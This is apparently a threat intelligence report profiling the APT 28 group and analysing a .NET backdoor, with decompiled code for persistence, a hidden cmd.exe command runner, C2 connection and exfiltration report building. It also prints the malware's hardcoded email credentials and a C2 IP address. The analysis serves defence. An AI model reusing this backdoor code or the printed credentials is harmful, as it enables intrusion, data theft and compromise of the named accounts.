ECHO

CYBER THREAT INTELLIGENCE

2024

APT-28 ANALYSIS REPORT

@echocti @echocti echocti.com

Content

Executive Summary

This report provides a detailed analysis of APT 28, a cyber espionage and attack group operating since 2004 and affiliated with the General Staff Main Intelligence Directorate of the Russian Armed Forces (GRU). The target scope of APT 28's attacks varies according to Russia's interests.

The report examines various attack techniques used by APT 28, the attack surface, and the targets of its past attacks. APT 28 actively operates in sectors that serve the interests of the Russian government and in various countries.

APT 28 is a cyber attack group that aims for persistence in the target system, focusing on obtaining identity information among other objectives, using various techniques. This report details the techniques used and their functions.

In conclusion, APT 28 poses a significant threat to both target communities and countries due to its evolving attack surface and strategies. The purpose of this report is to analyze APT 28's activities, objectives, and the structure of its malicious software developed in .NET, in order to provide insights into necessary preventive measures.

APT 28 Group Profile


APT 28, APT 28, APT-C-20, ATK5, Blue Athena, Fancy BEAR, FROZENLAKE, Fighting Ursa, Forest Blizzard, G0007, Grey-Cloud, as a state-affiliated cyber espionage group supported by the Russian Armed Forces (GRU), It has aliases such as Grizzly Steppe, Group 74, Group-4127, IRON TWILIGHT, ITG05, Pawn Storm , SIG40, SNAKEMACKEREL, STRONTIUM, Sednit Gang, Sofacy, Swallowtail, T-APT-12, TA422, TG-4127, Tsar Team, TsarTeam, UAC-0028.

APT 28 primarily operates in the Middle East, UAE, Syria, North America, and Ukraine, targeting organizations in military, banking, healthcare, defense, media, and other industries.

APT 28 uses a variety of attack techniques to achieve its goals. First, it conducts target-specific phishing attacks, gaining the trust of victims through spoofed emails and websites to compromise their confidential information. It also exploits zero-day vulnerabilities to target security weaknesses and infiltrate target systems. It damages computers and networks using specialized malware and watering hole attacks, through which it steals information and disables systems. Geopolitical targeting strategy, targeting political and military organizations and taking actions in line with their interests. It uses virtual private servers to hide its tracks and create persistence mechanisms to carry out long-term attacks. Finally, by creating fake domains with domain name registration and infrastructure, it misleads targets and makes its attacks more effective. With these various techniques, APT 28 operates across a wide range of industries and is constantly evolving its attack strategies.

APT 28's activities are often characterized by sophisticated and complex attacks. The group operates across a wide range of industries, constantly evolving its attack techniques and strategies. Its cyber espionage activities have a serious impact on targeted organizations and attract international attention. The Group's activities are important for the cybersecurity community and international relations, as they pose serious dangers depending on their strategic location.

Target Countries and Sectors



Target Countries

APT 28 usually targets various countries in the Middle East, UAE, Syria, North America and Europe in its attacks. Here are some of the countries targeted by APT 28:

1.United States of America (USA)

2.Canada

3. Germany

4.France

5. United Kingdom (UK)

6.Belgium

7.Holland

8.Norway

9.Turkey

10.Israel

11.Saudi Arabia

12.United Arab Emirates (UAE)

13.Syria

14.Ukraine

APT 28 targets organizations operating in various sectors. Here are some of the sectors targeted by APT 28:

Governments and Military Organizations: APT 28 aims to infiltrate the networks of governments and military organizations to access sensitive information. This information includes strategically important military plans, diplomatic correspondence or domestic policy documents.

Aviation: The aviation sector possesses technology and information of strategic importance. APT 28 aims to penetrate the networks of aviation companies to gain access to information such as aircraft design, engine technologies or aviation security.

Media Companies and Journalists:APT 28 infiltrates the networks of media companies and journalists to compromise news sources or sensitive information. This is done for purposes such as news manipulation or information censorship.

Research Companies: Research companies hold valuable information such as innovative ideas, trade secrets and patents. By infiltrating the networks of such companies, APT 28 can steal information or use it to gain a competitive advantage.

Energy: The energy sector controls strategically important infrastructures. By infiltrating the networks of energy companies, APT 28 disrupts the functioning of energy facilities, causes power outages or accesses strategic information.


Politicians: Politicians are one of the targets of APT 28 because their communications, political strategies and personal information are valuable. This information is used for manipulation or blackmail purposes.

Telecommunications and IT: Telecommunications infrastructure plays a critical role for communication and data transfer. APT 28 infiltrates the networks of telecommunications and IT companies to steal user data, disrupt communications or spy on them.

Technical Analysis

APT-28 Backdoor Analys

MD5	5DB75E816B4CEF5CC457F0C9E3FC4100
SHA256	2A1461189052A014D345444557611AF0C9D3FE34
File Type	PE64- EXE



CFF Explorer VIII - [24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04.exe]


File: 24fd571600dcc00bf2bb857 c7e4fd67275f7d19d852b909395b ebcbb1274e04.exe

Property	Value
File Name	C:\Users\zorro\Desktop\24fd571600dcc00bf2bb8577c...
File Type	Portable Executable 64 .NET Assembly
File Info	No match found.
File Size	24.00 KB (24576 bytes)
PE Size	24.00 KB (24576 bytes)
Created	Tuesday 30 April 2024, 10.40.45
Modified	Tuesday 30 April 2024, 10.47.06
Accessed	Tuesday 30 April 2024, 10.40.45
MD5	5DB75E816B4CEF5CC457F0C9E3FC4100
SHA-1	2A1461189052A014D345444557611AF0C9D3FE34

Property	Value
Comments	
CompanyName	
FileDescription	VMSearch
FileVersion	1.0.0.0
InternalName	VMSearch.exe
LegalCopyright	Copyright © 2023
LegalTrademarks	
OriginalFilename	VMSearch.exe
ProductName	VMSearch
ProductVersion	1.0.0.0

It was determined that it was an application developed with .NET.

It was detected that the malware scans the cultural characteristics of the operating system it is running. The malware configures itself with the Turkish language and changes the time setting of the system according to the language, region and time settings configuration of the system's cultural features.



```
[__DynamicallyInvokable]
long IConvertible.ToInt64(IFormatProvider provider)
{
    return Convert.ToInt64(this.GetValue(), CultureInfo.CurrentCulture);
}

// Token: 0x06000E03 RID: 3587 RVA: 0x0002B290 File Offset: 0x00029490
[__DynamicallyInvokable]
ulong IConvertible.ToUInt64(IFormatProvider provider)
{
    return Convert.ToUInt64(this.GetValue(), CultureInfo.CurrentCulture);
}
```


100 %

Yereller

İsim	Değer	Tip
UserDefaultUICulture	{tr-TR}	System.Globalization.CultureInfo
Calendar	{System.Globalization.GregorianCalendar}	System.Globalization.Calendar {Sy...
CompareInfo	{CompareInfo - tr-TR}	System.Globalization.CompareInfo
CreatedDomainID	0x00000000	int
CultureTypes	SpecificCultures | InstalledWin32Cultures | FrameworkCultures	System.Globalization.CultureTypes
DateTimeFormat	{System.Globalization.DateTimeFormatInfo}	System.Globalization.DateTimeFor...
DisplayName	"Türkçe (Türkiye)"	string
EnglishName	"Turkish (Turkey)"	string
HasInvariantCultureName	false	bool
IetfLanguageTag	"tr-TR"	string

Collection of location and language information

When searching for files on the system, the malware uses Base64 character encoding to encode the searched file name to evade antivirus scans.




```
// Token: 0x06000006 RID: 6 RVA: 0x00002218 File Offset: 0x00000418
public static byte[] Base64Decode(string base64EncodedData)
{
    string text = base64EncodedData.Trim().Replace(" ", "+");
    if (text.Length % 4 > 0)
    {
        text = text.PadRight(text.Length + 4 - text.Length % 4, '=');
    }
    return Convert.FromBase64String(text);
}

// Token: 0x06000007 RID: 7 RVA: 0x00002266 File Offset: 0x00000466
public static string Base64Encode(string plainText)
{
    return Convert.ToBase64String(Encoding.UTF8.GetBytes(plainText));
}
```

Base64 Decode


In the main function of the malware below, it receives the process id information running on the system and terminates the process by sending this process value to the run function. In addition, where the name _tmp.exe is mentioned, it performs operations such as time and location change in the system.



```
// Token: 0x06000011 RID: 17 RVA: 0x00002AA4 File Offset: 0x00000CA4
private static void Main(string[] args)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string location = Assembly.GetEntryAssembly().Location;
    int id = Process.GetCurrentProcess().Id;
    foreach (Process process in Process.GetProcessesByName(AppDomain.CurrentDomain.FriendlyName))
    {
        if (process.Id != id)
        {
            Program.run("taskkill /F /PID " + process.Id.ToString());
        }
    }
    if (location.Contains("_tmp.exe"))
    {
        File.Delete(location.Replace("_tmp", ""));
        File.Copy(location, location.Replace("_tmp", ""));
        Process.Start(location.Replace("_tmp", ""));
        Environment.Exit(0);
    }
    else
    {
        try
        {
            File.Delete(location.Replace(".exe", "_tmp.exe"));
        }
        catch
        {
        }
    }
```

Obtaining the process id value and executing operations on the _tmp file

The username, user password, server address values used by the attacker while connecting to the server were detected.




```
// Token: 0x04000002 RID: 2
private static readonly string fcreds = "jrb@bahouholdings.com:Jb@2019$r:74.124.219.71:000000000000000000000000000000000000000000000000000000";

// Token: 0x04000003 RID: 3
private static readonly string screds = "qasim.m@facadesolutionsuae.com:HkWi$9K!mFz:webmail.facadesolutionsuae.com:00000000000000000000000000";
```

The credentials of the relevant server have been detected.

With the information detected in the malware, the first login attempt is made to the server with the "fcreds" finding above, and the second login attempt is made with "screds".




```
// Token: 0x06000009 RID: 9 RVA: 0x000022FC File Offset: 0x000004FC
private static void Login(string login, string password)
{
    byte[] buffer = new byte[512];
    byte[] bytes = Encoding.ASCII.GetBytes(string.Concat(new string[]
    {
        "$ LOGIN ",
        login,
        " ",
        password,
        "\r\n"
    }));
    Program.ssl.Write(bytes, 0, bytes.Length);
    Program.ssl.Read(buffer, 0, 512);
}
```

eller

m	Değer
login	"jrb@bahouholdings.com"
password	"Jb@2019$r"

It logs in with the credentials of the server.

The malware first sends a connection request to the ip address value in the variable defined as fcreds. If the connection fails, it is observed that it makes a second connection attempt using the screds variable detected above and sends a request to the facedesolutionsuae.com domain address.



```
// Token: 0x06000008 RID: 8 RVA: 0x00002278 File Offset: 0x00000478
private static void connect(string server, int port)
{
    byte[] buffer = new byte[2048];
    try
    {
        Program.tcp = new TcpClient(server, port)
        {
            ReceiveBufferSize = 262144
        };
        Program.tcp.Client.ReceiveBufferSize = 262144;
        Program.tcp.NoDelay = true;
        Program.ssl = Program.tcp.GetStream();
    }
    catch
    {
        return;
    }
    Program.ssl.Read(buffer, 0, 2048);
}

// Token: 0x06000009 RID: 9 RVA: 0x000022FC File Offset: 0x000004FC
```


100 %

Yereller

İsim	Değer
server	"74.124.219.71"

The ip address value from which the first connection request was made


It has been determined that the malware installs Microsoft Edge browser in the location of the applications that are opened when the system starts up and gives the location of the malware in the system to the url value and aims to ensure that the malware runs when the system starts.



```
                false)
            {
                if (option == Environment.SpecialFolderOption.Create && !suppressSecurityChecks)
                {
                    new FileIOPermission(PermissionState.None)
                    {
                        AllFiles = FileIOPermissionAccess.Write
                    }.Demand();
                }
                StringBuilder stringBuilder = new StringBuilder(260);
                int num = Win32Native.SHGetFolderPath(IntPtr.Zero, (int)(folder | (Environment.SpecialFolder)option), IntPtr.Zero, 0, stringBuilder);
                string text;
                if (num < 0)
                {
                    if (num == -2146233031)
                    {
                        throw new PlatformNotSupportedException();
                    }
                    text = string.Empty;
```

İsim	Değer	Tip
Microsoft.Win32.Win32Native.SHGetFolderPath döndü	0x00000000	int
folder	Startup	System.Environment.SpecialFolder
option	None	System.Environment.SpecialFolder...
suppressSecurityChecks	false	bool
stringBuilder	{C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup}	System.Text.StringBuilder
num	0x00000000	int
text	null	string


The location of the applications used when the system starts



Özellik	Değer
Genel	
URL	file:///C:\Users\zorro\Desktop\24fd571600dcc00bf2bb8577c7e4...
Derecelendirme	☆☆☆☆☆
Açıklama	
Notlar	


The location of the malware on the computer is defined in the EdgeContext as a URL

As a process, cmd.exe was started. Then, by running the 'dir' command, it was determined that the documents and files in the directory were targeted.



```
// Token: 0x0600000E RID: 14 RVA: 0x0000274C File Offset: 0x0000094C
private static string run(string ccc)
{
    string result;
    try
    {
        Process process = new Process();
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.RedirectStandardInput = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.StandardOutputEncoding = Encoding.UTF8;
        process.Start();
        process.StandardInput.WriteLine(ccc);
        process.StandardInput.Flush();
        process.StandardInput.Close();
        process.WaitForExit(3000);
        result = process.StandardOutput.ReadToEnd();
    }
    catch (Exception ex)
    {
        result = ccc + " " + ex.Message;
    }
    return result;
}
```

Starting the cmd.exe process




```
public virtual void WriteLine(string value)
{
    if (value == null)
    {
        this.WriteLine();
        return;
    }
    int length = value.Length;
    int num = this.CoreNewLine.Length;
    char[] array = new char[length + num];
    value.CopyTo(0, array, 0, length);
    if (num == 2)
    {
        array[length] = this.CoreNewLine[0];
        array[length + 1] = this.CoreNewLine[1];
    }
```

İsim	Değer
this	{System.IO.StreamWriter}
value	"dir"

The 'dir' command, which shows the files in the directory on the system

After the findings after the 'dir' command, it was determined that it was taken as text to the create function and the text value was combined in the format desired by the pest.




```
    }

    // Token: 0x0600000B RID: 11 RVA: 0x00002504 File Offset: 0x00000704
    private static void create(string text)
    {
        text = string.Concat(new string[]
        {
            "From: U_",
            Environment.UserName,
            "\r\nSubject:",
            DateTime.UtcNow.ToString(),
            "_report_",
            Program.name_id,
            "\r\n\r\n",
            text,
            "\r\n\r\n",
            Program.newtime
        });
        int length = text.Length;
        byte[] bytes = Encoding.ASCII.GetBytes(string.Concat(new string[]
```

İsim	Değer
text	"Microsoft Windows [S�r�m 6.1.7601]\r\nTelif Hakk� (c) 2009 Microso...
length	0x00000000
bytes	null

